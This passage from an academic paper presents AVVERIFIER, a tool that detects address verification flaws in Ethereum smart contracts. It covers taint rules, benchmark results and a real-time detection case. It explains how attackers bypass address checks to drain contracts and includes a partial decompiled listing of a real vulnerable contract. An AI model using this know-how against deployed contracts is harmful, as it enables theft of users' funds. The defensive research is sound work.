As we mentioned in §2.1, memory and storage are maintained by EVM. Data in them are organized in different ways. Specifically, storage operates like a key-value dictionary, i.e., the values are retrieved by the given key [3]. As for the memory, it can be seen as a flat and contiguous array of bytes. Accessing to an item in memory is achieved by a calculated offset. However, in Ethereum smart contracts, a memory is always sparse. Thus, we are motivated by the method raised by He et al. [39], i.e., abstracting the memory area as a key-value pairs, where key is the offset and value is the corresponding data. To this end, data in memory and offset can be retrieved and indexed uniformly, like $Sto[key]$ or $Mem[offset]$.

Load Related Opcodes. This includes `MLOAD` and `SLOAD`, i.e., load from memory or storage, respectively. Both of them take a single argument, *tar*, i.e., the target address, and return *ret*, indicating the retrieved data. The taint rules are defined as:

$$tar \in \mathcal{S} \cup \mathcal{T} \vdash \mathcal{T} := \mathcal{T} \cup \{ret\}$$
$$C_{\mathcal{T}}[ret] := \{tar\}, \text{ if } tar \in \mathcal{S} \cup \mathcal{T}$$

In other words, if *tar* is tainted, *ret* will be marked as tainted. Their dependency relation will be kept in $C_{\mathcal{T}}$. Moreover, there is another situation, i.e., the data designated by *tar* is tainted already. In this way, we set the taint propagation rules as (take retrieving from memory area as an example):

$$Mem[tar] \in \mathcal{S} \cup \mathcal{T} \vdash \mathcal{T} := \mathcal{T} \cup \{ret\}$$
$$C_{\mathcal{T}}[ret] := \{Mem[tar]\}, \text{ if } Mem[tar] \in \mathcal{S} \cup \mathcal{T}$$

Store Related Opcodes. Both `SSTORE` and `MSTORE` take *val* and *dest* as arguments, referring to the to-be-stored data and the destination, respectively. Thus, we can formalize the taint propagation rules as:

$$\{val, dest\} \cap (\mathcal{S} \cup \mathcal{T}) \neq \emptyset \vdash \mathcal{T} := \mathcal{T} \cup \{val\}$$
$$C_{\mathcal{T}}[val] := \{dest\}, \text{ if } dest \in \mathcal{S} \cup \mathcal{T}$$

That is to say, if any of the *val* or *dest* is tainted, the final stored *val* will be tainted. When maintaining the taint dependency relation, we only consider if *val* depends on *dest*. There does not exist an edge from *val* to *val*.

4.4.3 Call Related Opcodes

Several opcodes can conduct an external call, e.g., `CALL`, `DELEGATECALL`, and `SELFDESTRUCT`. Among all arguments, the address is what we concerned, denoted as $param_{addr}$. Therefore, we customize the taint propagation rules as:

$$C_{\mathcal{T}}.ancestor(param_{addr}) = \texttt{CALLDATALOAD} \vdash \mathcal{T} := \mathcal{T} \cup \{suc\}$$
$$C_{\mathcal{T}}[suc] := \{param_{addr}\}$$

Specifically, our main concern is whether the ancestor of $param_{addr}$ can be tainted from `CALLDATALOAD`, which is the only source in $\mathcal{S}$ that can parse the address-typed variables. Thus, if $C_{\mathcal{T}}.ancestor(param_{addr}) = \texttt{CALLDATALOAD}$ holds, it means that attackers can deliver a malicious address through the function entry to that external call finally.

4.4.4 Control Flow Related Opcodes

According to the specification, some of them do not take arguments, like `RETURN`, `STOP`, `REVERT`, and `INVALID`. Therefore, no taint marks are propagated when simulating these instructions. The Simulator only performs the control flow simulation on them. For example, when the Simulator encounters the `INVALID` instruction, it halts the simulation of the current path and moves to the next one.

`JUMP` and `JUMPI` opcodes are crucial in handling taint propagation as they take the jump destination to explicitly alter the control flow, where `JUMPI` takes an argument as the condition. Because `JUMP` can be seen as a special edition of `JUMPI`, we demonstrate the handling on `JUMPI` in the following. Specifically, `JUMPI` takes two arguments, i.e., *dest* and *cond*, referring to the jump destination and the jump condition, respectively. It returns no value and directly performs the control flow jump. For each `JUMPI`, there are two following branches, *fallthrough* and *jumpdest*. The former one corresponds to the successive opcode, which is executed once the condition is not met, while the latter one is executed when the condition meets. According to the specification [63], *dest* should not rely on any arguments, i.e., determined statically during the compilation. Therefore, according to whether the *cond* is determined dynamically, the Simulator adopts the following rules:

1. If the *cond* is a concrete number, either *fallthrough* or *jumpdest* is chosen by the Simulator deterministically.
2. Otherwise, two paths are all feasible.
   (a) If the ancestor of the *cond* is `CALLDATALOAD`, prioritize the *jumpdest* path, i.e., *cond* = True, to emulate attackers have successfully bypassed the examination.
   (b) Otherwise, it takes two paths into consideration.

The branch prioritization in step 2(a) is heuristic. Specifically, once a condition is tainted from a source, it means that it is totally *controllable* for attackers, like L17 in Listing 3, i.e., attackers can always bypass the assertion by constructing the `owner` function. On bytecode level, there is a conditional jump at L17, one is to L18 associated with a met condition, another is not shown in Listing 3, indicating the `require` at L17 fails. Thus, the heuristic in step 2(a) prioritizes the branch to L18, i.e., attackers successfully bypass verifications. Compared to symbolic execution, which collects path conditions along the simulation and queries the back-end SMT solver to obtain a concrete set of solutions, the advantages

of this heuristic are twofold. On the one hand, collecting path conditions and asking for solving is time- and resource-consuming, which is the greatest bottleneck [24]. On the other hand, symbolic execution sometimes even cannot handle complex address verification logic. For example, when handling the L17 in Listing 3, the symbolic executor has to conduct an inter-contract analysis to `IVisor` to obtain the value of `owner()`, which cannot be completed within an acceptable time. Though step 2(b) may introduce some false positives, it is a tradeoff between the efficiency and effectiveness. In §5.2, it proves its effectiveness and practicability.

As for the taint propagation rules, we should note that no values are returned by these opcodes. Moreover, they have no side effects on both memory and storage. In summary, no taint marks are propagated through these opcodes.

4.5 Component#3: Vulnerability Detector

Based on the information collected from the Simulator, i.e., $\mathcal{F}$ and $C_{\mathcal{T}}$, the Detector is able to determine whether a contract is vulnerable. Specifically, as Fig. 1 illustrates, the risk detector is composed of three sequential phases, corresponding to the three principles mentioned in §3.1 (**P1** to **P3**). We detail these three phases in the following.

4.5.1 Phase I: Whitelisted Verification Examination

The first phase is to examine whether a contract adopts a whitelisted verification method. Therefore, we design a function $V(f_i, param_j)$. The function takes the i-th function from $\mathcal{F}$ and its j-th parameter as input, verifies if the parameter is examined by any of the methods described in §2.2. The logic of $V(f_i, param_j)$ is defined as:

1. If $param_j$ is not typed as an address, we do not regard this situation to be valid. $V(f_i, param_j)$ returns *True*;
2. Against each `JUMPI` instruction, we examine if its *cond* is tainted by the $param_j$, where $param_j$ is further tainted by the `CALLDATALOAD`. Formally, it is behaved like $param_j \in C_{\mathcal{T}}[cond] \wedge \texttt{CALLDATALOAD} \in C_{\mathcal{T}}[param_j]$. If it is hold, $V(f_i, param_j)$ returns *True*;
3. Otherwise, the tuple $(f_i, param_j)$ returns *False*.

Note that, the first two steps return *True*, indicating a whitelisted verification is inapplicable or conducted normally. In other words, only the states with the *False* return are kept and sent to the phase II check.

4.5.2 Phase II: External Call Check

According to **P2**, in the second phase, we further investigate if the $param_j$ can be used as the target of any external call related instructions. Therefore, we implement a function, named $EC(f_i, param_j)$, which returns *True* if the parameter is used as the target of an external call instruction in the function.

In Ethereum, an external call takes an address as a parameter, and allows the current contract to interact with them. The implementation of $EC(f_i, param_j)$ is also intuitive. Specifically, if the tainted predecessor of the *tar* of an external call instruction is $param_j$, or the $param_j$ itself, $EC(f_i, param_j)$ returns *True*. Otherwise, it returns *False*:

$$EC(f,p) := \begin{cases} True, & p \in C_{\mathcal{T}}[tar] \vee tar = p. \\ False, & \text{otherwise.} \end{cases}$$

Similarly, to avoid meaningless resource consumption, only the states that correspond to the *True* return value are passed to the third phase check. We regard the ones with *False* return value as worthless vulnerable contracts.

4.5.3 Phase III: Post-call State Modifications

According to **P3**, we concern whether on-chain states can be updated according to the return value of the external call instructions focused by the phase II detection. Therefore, we implement $SM(f_i, param_j)$. In Ethereum, on-chain state update can be achieved by two ways. On the one hand, some on-chain states can be seen as ordinary variables and modified directly, e.g., `BALANCE`. On the other hand, `SSTORE` instructions can also be used to alter on-chain state (see §2.1). Therefore, for all these valuable targets, i.e., on-chain states keywords and *val* and *dest* of `SSTORE`, we put them in a set $\mathcal{V}$. *SM* returns *True* if any element in $\mathcal{V}$ has a tainted predecessor that is related to the return value, i.e., *suc*, of the external call concerned by the phase II. Formally,

$$SM(f,p) := \begin{cases} True, & \exists e \in \mathcal{V}.\ suc \in C_{\mathcal{T}}[e] \\ False, & \text{otherwise.} \end{cases}$$

Consequently, for all states with returned value as *True*, they are kept as final ones.

4.5.4 Address Verification Vulnerable Contracts

In a nutshell, through such a three-phase detection, the Detector can effectively identify a state that can be exploited due to the existence of address verification vulnerability. We can formally summarize our detection strategy as follows.

By parsing states passed from Simulator, Detector can obtain a set of tuples, consisting of potential victims:

$$Tuples = \{(f_i, param_j),\ \ldots\} := parse(states)$$

Through a three-phase detection, only the valuable and vulnerable states are remained:

$$Remained = \{(f,p) \in Tuples \mid \neg V(f,p) \wedge EC(f,p) \wedge SM(f,p)\}$$

If a contract has a state that is corresponded to a tuple in *Remained*, the contract is vulnerable to the address verification vulnerability.

5 Evaluation

5.1 Experimental Setup & Research Questions

Baselines. To the best of our knowledge, no existing smart contract analysis framework supports the detection of address verification vulnerability. However, to illustrate the effectiveness of AVVERIFIER, we have extended Mythril [67] (commit: `f5e2784`), Ethainter [14], Jackal [37] (commit: `3993e5c`), and ETHBMC [31] (commit: `e887f33`), four popular contract analyzers, as baselines. Specifically, Mythril is a well-known and widely adopted symbolic executor that is specifically designed to detect vulnerabilities in Ethereum smart contracts. Thus, we firstly integrate the same taint propagation rules into Mythril. Then, we employ the same three-stage detection logic as we stated in §4.5. Consequently, Mythril is modified as a static symbolic execution based taint analyzer. As for Ethainter, it is a source-code level reputable, extensively utilized, and scalable taint analyzer based on Datalog. After being given a source code, Ethainter will first perform a complete analysis and extract the control flow and data flow dependencies in the contract. Therefore, we also implement a three-stage detector in Datalog to filter out the ones that comply with the rules mentioned in §4.5 from all generated states. Regarding Jackal, it decompiles Ethereum smart contracts' bytecode to an intermediate representation for constructing control flow graphs. We integrate the same taint propagation rules in Jackal, and employ the three-stage detection logic outlined in §4.5. This modification enhances Jackal's capability to focus on identifying address verification vulnerabilities in smart contracts. Last, ETHBMC utilizes bounded model checking and symbolic execution. We also manually integrate the three-stage detection logic into it to sharpen its focus on identifying address verification vulnerabilities. Because detectors in all these tools follow the same set of principles on semantic level, this can reflect the distinction among them in terms of effectiveness and efficiency.

Implementation of AVVERIFIER. AVVERIFIER is written in Python and consists of 1.3K lines of code. As shown in Fig. 1, it is composed of three main modules:

Code Grapher. It is responsible for disassembling the given bytecode into opcodes, and constructing the CFG according to the statical function call opcodes as we mentioned in §4.3. Furthermore, in the function selector, the Grapher selects suspicious functions according to the heuristic in §4.3, and obtains the corresponding entry basic block.

EVM Simulator. The body of the Simulator is basically a two-layer nested loop, the outer one iterates all suspicious functions collected from the Grapher, and the inner one iterates all opcodes. According to the taint propagation rules defined in §4.4, a *state*, which is composed of data structures like EVM stack, memory, storage, and taint information, is updated. When `JUMPI` is encountered, AVVERIFIER employs the heuristic-based path selection approach. The final state of each path will be sent to the Detector. Once a function is labelled as vulnerable, the inner loop will break to the next function to improve the analysis efficiency.

Vulnerability Detector. Leveraging the state yielded by the Simulator, all states undergo a three-phase check as introduced in §4.5. If any state can pass all three phases, i.e., vulnerable, it will be returned to Simulator immediately.

Experimental Setup. The experiments are conducted on a 48 core server equipped with two Intel Xeon 6248R processors, accompanied by 256GB RAM, while its time limitation for each contract is 10 minutes.

We answer the following research questions (RQs):

RQ1 Is AVVERIFIER efficient and effective in identifying the address verification vulnerability?

RQ2 How many smart contracts are vulnerable in the wild and what are their characteristics?

RQ3 Can AVVERIFIER be deployed as a real-time detection system?

To answer RQ1, we launch AVVERIFIER and four baseline tools on a well-constructed benchmark and real-world contracts in the wild, ranging from the genesis block to the one with the height of 17,421,000, created at Jun. 6th, 2023, around 59 million contracts in total. Among these contracts, we regard the ones that are involved in at least one piece of transaction as the worth being analyzed one. Thus, 5,158,101 smart contracts remain as candidates. To answer RQ2, we characterize the vulnerable contracts from different perspectives, e.g., number of transaction and tokens involved. To answer RQ3, we have deployed AVVERIFIER on both Ethereum and BSC, a well-known EVM-like blockchain platform with the market cap as $37.7 billion [22]. We comprehensively its usability and scalability of being a real-time detector.

5.2 RQ1: Effectiveness & Efficiency

5.2.1 Evaluating Results on Benchmark

Crafting the Benchmark. After comprehensively collecting technical reports from well-known blockchain security companies [12], we have identified six confirmed vulnerable contracts, as **P**. As all their source code files are available, we manually patch each of them to compose $\overline{\mathbf{P}}$. Moreover, we manually sample four benign contracts from widely-adopted DeFi, i.e., Aave [2], Compound [23], ParaSpace Lending [66], and a yield protocol [30], to form the set **N**. The reason of selecting these four contracts is twofold. On the one hand, they all require the input of external contract address. Specifically, Aave and Compound primarily employ tokens as collateral to

Table 1: Performance comparison among AVVERIFIER, Mythril, Ethainter, Jackal, and ETHBMC on the benchmark.

Metrics	AVVERIFIER				Mythril*				Ethainter*				Jackal*				ETHBMC*

Recall	100%				50%				87.5%				100%				0%			

*The address vulnerability detector is implemented by ourselves.

borrow another valuable token, while ParaSpace uses NFTs as collateral. The yield protocol uses the input external contract address to generate collateral yield. Because all these four contracts perform the necessary verification on the passed address, they meet both **P1** and **P2**. On the other hand, after executing certain on-chain operations, the valuable tokens in their contracts are transferred to the caller, thus posing potential risks as **P3**. Similarly, we deliberately remove their verification on addresses to make them vulnerable, denoting this set as $\overline{\mathbf{N}}$. Consequently, we obtained 20 ground truth cases. Table 1 illustrates the results, where the highlighted rows refer to the mis-detected results.

Average Time. It takes AVVERIFIER around 7.34s on average, while Mythril lags considerably, taking about 28.3s on average. Ethainter and Jackal sit in between, with times ranging from 10.86s to 19.19s on average. AVVERIFIER is approximately 3.86x, 1.48x, and 2.61x faster than Mythril, Ethainter, and Jackal, respectively. When considering the timeout cases, both AVVERIFIER and ETHBMC recorded zero, while Mythril, Ethainter and Jackal encountered timeout in 8, 4, and 6 instances, respectively. Additionally, we can easily observe that ETHBMC performs well in terms of executing time. However, after a comprehensive code audit and analysis on output logs, we believe it is because its bounded model checking approach prioritizes efficiency over thoroughness. In other words, paths may be overlooked, which may compromise the accuracy in complex scenarios, like the address verification vulnerability focused in this work.

Precision & Recall. Precision and recall are two critical metrics for evaluating an analyzer's effectiveness, where AVVERIFIER outperforms other tools. Specifically, AVVERIFIER achieves 100% precision and 100% recall on the benchmark. In the case of Mythril and ETHBMC, the main issue is false negatives. For the cases that can be completed within the time limit, Mythril and ETHBMC have a 50% and 100% false negative rate, respectively. We speculate that the primary reason for ETHBMC's non-ideal results is twofold. On the one hand, ETHBMC's bounded model checking strategy inherently focuses on a specific range of states and paths within contracts, potentially missing the complexities involved in address verification due to its limited scope. On the other hand, ETHBMC necessitates a pre-defined initial state for analysis. However, this state is very likely not optimal for detecting the address verification vulnerability, potentially affecting its performance. Ethainter also has a worse performance compared to AVVERIFIER in terms of recall, with a false negative rate of around 12.5%. We think the most critical factor is the adoption of Gigahorse [34], a toolchain for binary analysis. According to its implementation, one of its limitations is its inability to perfectly handle dynamic memory, affecting the performance of Ethainter in identifying functions that extensively use dynamic memory. Consequently, this limitation leads to the false negatives.

Root Causes. Considering the differences in metrics when conducting analysis on the benchmark among these five tools, we speculate that there are four reasons for their distinctions on the performance on the benchmark. First, AVVERIFIER fully leverages the characteristics summarized from **P1**. In the Grapher, it filters suspicious functions as candidates, which significantly reduces the number of possible states, a predicament affects these tools. Second, as detailed in §4.4.4, the path-searching strategy employed by the Simulator is specifically designed for the address verification vulnerability. This strategy prioritizes paths that may lead to vulnerabilities. Thirdly, when handling the dynamic memory, the other four tools struggle to accurately analyze vulnerable functions that extensively employ complex dynamic memory allocation. In contrast, AVVERIFIER leverages an EVM simulator, enabling it to precisely track address parameters without explicitly modeling dynamic memory behaviors, thereby enhancing its capability to identify such functions. Last, AVVERIFIER adopts a straightforward simulation approach, rather than static symbolic execution. This choice contributes to its efficiency. Previous studies, like KLEE [18], suggest that backend SMT solvers can be significant drags on performance.

5.2.2 Real-world Contracts Results

To further illustrate the effectiveness of AVVERIFIER on real-world contracts, we perform the analysis on all collected contracts, 5,158,101 ones in total. Consequently, 812 of them are marked as vulnerable by AVVERIFIER. To evaluate the effectiveness of AVVERIFIER, we again use Mythril, Ethainter, Jackal, and ETHBMC as baselines. However, because the un-

Table 2: Performance comparison among AVVERIFIER, Mythril, Ethainter, Jackal, and ETHBMC on real-world contracts.

Metrics	AVVERIFIER	Mythril*	Ethainter*	Jackal*	ETHBMC*
Avg. Time(s)	6.34	33.69	8.74	29.96	5.43

Recall	100%	5.1%	43.0%	59.7%	1.1%

*The address vulnerability detector is implemented by ourselves.

readability of the bytecode, for a more effective comparison, we tried to obtain their source code from Etherscan. Finally, we collected 369 pieces of source code. The final scanning results for all these five tools on 369 open-source contracts are shown in Table 2.

Average Time. As we can see, for all 369 cases, AVVERIFIER achieves the second-best performance in terms of average analysis time. Moreover, there are no timeout cases within the 10-minute limit. Ethainter is one place behind, with 8.74s and 6 timeouts. Mythril's efficiency lags far behind, averaging 33.69s per case and suffering 42 timeouts exceeding the 10-minute threshold, the highest among compared tools. Jackal averages around 29.96s with 60 timeouts within. Finally, though ETHBMC has a decent 5.43s average time, it suffers 164 timeout cases, which significantly impacts its effectiveness. By comparing Table 2 and Table 1, we can observe that the performance among these tools is roughly consistent, except that ETHBMC has more timeout cases on the real world cases. We speculate that this is because it needs to try different initial states when the current one cannot explore paths to exploitations, leading to a huge efficiency issue.

Precision & Recall. After manually rechecking all these contracts, the numbers of false positives and false negatives are also shown in Table 2. We can easily observe that there are 21 false positives generated by AVVERIFIER, leading to 94.3% precision. The main reason for that is there are *unconventional verification methods on addresses*. Except for the three mechanisms we summarized in §2.2, some of them delegate address verification to other contracts, which is not a widely adopted verification method. Moreover, some contracts perform verification via digital signatures [16] or Merkle proofs [47]. Currently, due to efficiency issues, AVVERIFIER does not integrate such patterns. Moreover, as inter-contract analysis is always a huge obstacle for smart contract analysis [55], it is a compromise must be made. In contrast, all the other four baselines suffer from severe false negative issues. Although Mythril employs a similar path filtering approach to AVVERIFIER, its recall is only 5.1%, because the symbolic execution cannot effectively find feasible paths to exploit vulnerable contracts. Ethainter and Jackal, both of which use the GigaHorse framework, achieve recall rates of only 43.0% and 59.7%, respectively. As we mentioned in §5.2.1, Gigahorse struggles to accurately construct complete CFGs when handling some contracts, which stems from its less optimized handling on the dynamic memory. The recall of ETHBMC is only 1.1%, whose reason is mainly due to its adopted initial states as we stated above. We have conducted a case study to illustrate how a case is mislabeled as false negative by these four tools, please refer to our open-source repo at link.

RQ-1 Answer

Compared to Mythril, Ethainter, Jackal, and ETHBMC, AVVERIFIER can improve the efficiency 2 to 5 times. AVVERIFIER can achieve at least 94% precision and 100% recall on the well-constructed benchmark and real-world contracts, while the others suffer a severe false negative issue due to their design and implementation.

5.3 RQ2: Characteristics of Real-world Vulnerable Contracts

To characterize the ecosystem of real-world vulnerable contracts, we firstly illustrate the overall results on all vulnerable ones among over 5M collected ones (see §5.3.1). Then, we focus on the behavioral characteristics, including *financial related* and *activity related*, of these vulnerable contracts (see §5.3.2 and §5.3.3).

5.3.1 Overall Results

As we mentioned in §5.2.2, we have applied AVVERIFIER on all 5.2M contracts. In total, we have identified 812 vulnerable ones. Among them, we found 443 of them are close-sourced. According to the MD5 results, we have successfully identified 131 unique close-sourced contracts. To recheck the identified results, we decompiled the unique close-sourced ones by contract library tools [1], a well-known decompiler, and asked two Ph.D. students who major in this area to recheck the results. The manual recheck has not revealed any false positives. Due to the unreadability of the close-sourced bytecode, even for the decompiled ones, we can only confirm that 17 of close-sourced contracts are related to Ethereum tokens according to the function signature.

As for the remaining 348 true positive cases mentioned in Table 2, we obtained their source code from Etherscan. Similarly, by deduplicating the source code, we finally obtained 299 unique ones. After a manual recheck, the classification results are shown in the Table 3. We can observe that nearly half of them are related to ERC-20, indicating potential financial impacts of this vulnerability. Moreover, around one-third are in the DApp category, like lending market or swap router, which may also bring in impacts to the Ethereum ecosystem.

We believe that these open-source contracts can gain more user trust and are more representative. In the following §5.3.2

Table 3: For 348 identified true positive open-source cases, the classification results according to their functionalities.

Contract Type	ERC-20	ERC-721	DApp
Open-source Contract	177	61	110
Unique Open-source Contract	153	45	101



Figure 3: Distribution of vulnerable ones by creation time.

and §5.3.3, we characterize these 348 open source smart contracts, as a lower-bound of the overall landscape.

5.3.2 Activity Related Metrics

To depict the activity of them, we first illustrate the distribution of their deployment time, as shown in Fig. 3. As we can see, the figure illustrates a general upward tendency, which aligns with our intuition as Ethereum has been growing and the propagation of a vulnerability is a temporal phenomenon. There are two noticeable troughs in late-2019 and late-2021. Delving deeper, we discerned that the first trough was primarily influenced by stringent cryptocurrency policies, leading to a liquidity crunch. Meanwhile, the second one can be attributed to the aftermath of the *Luna Event* [48], which precipitated a significant liquidation of assets, further causing a depletion in liquidity. We can also observe a peak located in the January 2019. This is because the birth of Uniswap [71] in November 2018, which played a pivotal role in the DeFi prosperity, leading to a substantial increase in the number of contract creations as well as the vulnerable ones.

We also observe the lifespan of these 348 vulnerable smart contracts in Fig. 4, where the y-axis and x-axis represent the block height when a contract was created and the time when the last transaction occurred respectively. The size of the bubble is proportionally to its historical transaction count. As we can see, there are lots of tiny bubbles locate along or near the diagonal red line. This implies that a significant number of contracts had a very short lifespan. Such a trend suggests a plethora of transient contracts, potentially due to testing exercises, spamming campaigns, or temporary endeavors within the Ethereum ecosystem. Interestingly, while larger bubbles scattered across the figure signify contracts with considerable transactional activity, they may still be susceptible to the address verification vulnerability. We speculate their persistent activity suggests that they may correspond to low balance, which likely diminishes the motivation for attackers to exploit their vulnerabilities. Additionally, we observe some large bubbles distribute near the red line. This indicates a burst of transactions in their earlier phases but have since transitioned into a dormant state. Such an intriguing contrast between their past vibrancy and current inactivity prompts us to further investigate these contracts. Therefore, we have filtered out the transactions of the top 50 contracts in terms of the number of involved transactions, i.e., the size of bubbles. Through a detailed and comprehensive transactional analysis, we found that 3 of them have been exploited already, while 47 of them are at risk. We speculate the reason is that the balance is small and attackers have not noticed yet or are waiting for the opportunity to make a large profit.



Figure 4: Relations between creation time and lifespan for vulnerable contracts.



Figure 5: Distribution of the number of transactions involved in vulnerable contracts.

5.3.3 Financial Related Metrics

We further evaluate the financial impact of these vulnerable smart contracts. Intuitively, by measuring how many transactions are involved in a contract can reflect its financial impact to some extent. Fig. 5 illustrates the distribution of the number of transactions involved in them. We can easily observe that the distribution follows the Pareto principle [27], i.e., there exists a long tail in the distribution. More than 55.46% cases are involved within 5 transactions, while the case named AnySwap [8] is involved in around 237,000 transactions. The results follow the Oliva et al.'s [59], i.e., most contracts in Ethereum are inactive, a small portion of contracts greatly contribute to the prosperity of the Ethereum ecosystem.

In addition, we desire to evaluate how many assets are directly involved in them. For DeFi projects, TVL (Total Value

Locked) is one of the most representative metrics. Thus, for each case, we retrieve its historical TVL from a third-party API, DeFiLlama, a DeFi data browser known for providing metrics like TVL and market cap. For each project, we retrieve their peak TVL as it corresponds to the timestamp when attackers can obtain the most profit. In total, around $11.2 billion was considered to be directly locked into these vulnerable contracts. The top-3 Ethereum projects in terms of compromised assets include Visor[3] [11], TempleDao[4] [13], and AnySwap[5] [62]. Interestingly, except for Anyswap, other two projects immediately stop providing services after being attacked. This is because hackers exploit a vulnerability in Anyswap to indirectly steal tokens from users. Conversely, in the other two projects, the funds within the vulnerable contracts were directly accessed and stolen, leading to an immediate cessation of services. Moreover, the time window between the creation and the corresponding exploitation suggests the opportunity for vulnerability detection and remediation. While Visor saw exploitation within 3 months, Anyswap remained uncompromised for 210 days. Such a variation might result from factors like the implementation complexity, public visibility, or the inherent vulnerability's nature. However, it proves that there is often a time window to detect and patch vulnerabilities before an attack happens.

RQ-2 Answer

Around 68.4% vulnerable contracts are ERC-20 or ERC-721 tokens. We further reveal that attackers tend to launch attacks dozens of days after the deployment for greater benefits, suggesting there exists a time window for vulnerability detection and remediation.

5.4 RQ3: Real-time Detection

We aim to deploy AVVERIFIER as a real-time detector. Thus, we measured several performance metrics (see §5.4.1). Additionally, we give a case study to illustrate how a vulnerability can be detected by AVVERIFIER before an attack (see §5.4.2).

5.4.1 Quantitative Analysis

We measure two real-world performance metrics. First, we compare the rate of contract creation along block generation to the performance of AVVERIFIER, which can shed light on the responsiveness and real-time applicability of AVVERIFIER. Second, we illustrate the correlation between bytecode length and the consumed time taken for analysis. This metric indicates the scalability of AVVERIFIER with the increasing complexity and size of contracts.

Rate on Contract Creation vs. Detection. We directed our attention to the data from Nov. 2022 to Jan. 2023, a period of time when contracts are heavily deployed (illustrated in Fig. 3). According to our statistics, these three months cover blocks with the height from 15,870,000 to 16,518,000, accounting for 289,238 deployed contracts. In other words, 0.45 contract is deployed on average within each block. As for BSC, according to a widely known BSC browser, BscScan, we can calculate that a block is generated every 3s, and there are 2.1 contracts deployed in each BSC block on average. According to the results in RQ1, each Ethereum contract takes around 6.42s. Therefore, considering the number of contract deployed in each block and the speed of block generation in Ethereum, a single-core processor can be used to deploy AVVERIFIER as a real-time detector. As for BSC, each block spends around $6.42s \times 2.1 = 13.48s$, greater than the time taken by the block generation. However, the methodologies adopted by AVVERIFIER can be paralleled easily, like analyzing multiple suspicious functions simultaneously. Therefore, a multi-core machine is sufficient.



Figure 6: The relationship between the bytecode length and the time consumed on each case.

Scalability. To evaluate the scalability of AVVERIFIER, we randomly sample 1,000 contracts from the ones deployed within the recent year. Figure 6 presents the relation between the bytecode length and the consumed time. Clearly, there does not exist a linear correlation or even an exponential one between these two metrics. We can also observe that most cases can be finished within 20s. Such a high detection efficiency can be attributed to two points. On the one hand, the detection logic is very efficient. For example, the Detector can effectively screen suspicious functions, and can stop the analysis in time when a vulnerability is encountered. On the other hand, the detection method has few performance bottlenecks. Unlike static symbolic execution techniques, the Simulator can quickly and accurately traverse paths that could lead to vulnerabilities. Therefore, the spent time of AVVERIFIER on each case is not directly proportional to bytecode length, illustrating its scalability.

5.4.2 Case Study: A Real-world Early-warning Case

We illustrate a real-world case that is marked as vulnerable when AVVERIFIER is deployed as a real-time detector on BSC. As there is no source code for the case, Listing 4 illustrates its decompiled version. Moreover, due to the non-disclosure principle, we make a slight change syntactically

4      require(v0); // checks call status, propagates error
       ↪ data on error
5      v1, v2 = _gem.transfer(address(varg0), varg1).gas(msg.gas);
6      require(v1); // checks call status, propagates error
       ↪ data on error
7      emit Exit(address(varg0), varg1);
8  }
```

Listing 4: A case that is detected by our real-time detector.

without modifying its original semantics.

As we can see, L2 indicates that the `varg2` is an address passed from the external environment (satisfying **P1**). At L3, the function invokes `slip`, which takes the `varg2` as the target address (satisfying **P2**). Then, at L4, a `require` checks the returned value (satisfying **P3**). Finally, at L5, the contract invokes `transfer` to transfer tokens to the address referred by `varg0` . Therefore, attackers can deploy a contract to bypass the verification on `v0` to drain this contract out.

Notably, we detected this vulnerability on May 18th, 2023, at 6:10 UTC. An attack transaction was initiated 1.5 hours after, at 7:41 UTC. Such a time gap highlights that capability of AVVERIFIER. However, the absence of an automated exploit response mechanism within AVVERIFIER prevented timely intervention, leading to a user loss of $ 30K USD. This incident underscores the importance of designing an automated response tool to mitigate potential financial damages resulted from the address verification vulnerability.

RQ-3 Answer

Though a quantitative analysis, it illustrates the usability and scalability of AVVERIFIER as being a real-time detector. A real-world case, worth approximately $30,000, proves its ability to raise early-stage warnings.

6 Discussion

6.1 Threats to Validity

Scalability of AVVERIFIER. AVVERIFIER is specifically designed for the address verification vulnerability. However, due to the efficient taint analysis we implemented in AVVERIFIER, it can be easily extended to detect other kinds of vulnerabilities, like unchecked external calls and inadequate access controls. Moreover, AVVERIFIER can also be adopted on other blockchain platforms, i.e., EVM-compatible chains, like BSC, TRON, and AVAX. Consequently, AVVERIFIER is not a tool limited to the address verification vulnerability on Ethereum.
Candidate Contracts. When answering RQ1 and RQ2, we only choose around 5 million contracts as candidates. According to the statistics, there still exist millions of contracts. However, we think those already deployed ones without transactions are the worthless targets for attackers. However, in answering RQ3, i.e., deploying AVVERIFIER as a real-time detector, we take all newly deployed contracts as candidates.

6.2 Limitations

Dynamic Parameters Verification Mechanism. Some smart contracts employ dynamic parameters verification mechanisms, like digital signatures, which require loading data into memory. To this end, the size of `CALLDATA` is unknown beforehand, posing challenges to AVVERIFIER as the variable length of `CALLDATA` leads to unpredictable offsets, making it difficult to track variable arguments in dynamic memory. Currently, for such dynamic parameters, AVVERIFIER concretizes their length to obtain the final results. Due to its possibility of introducing false negatives, we take this as one of our future research directions.
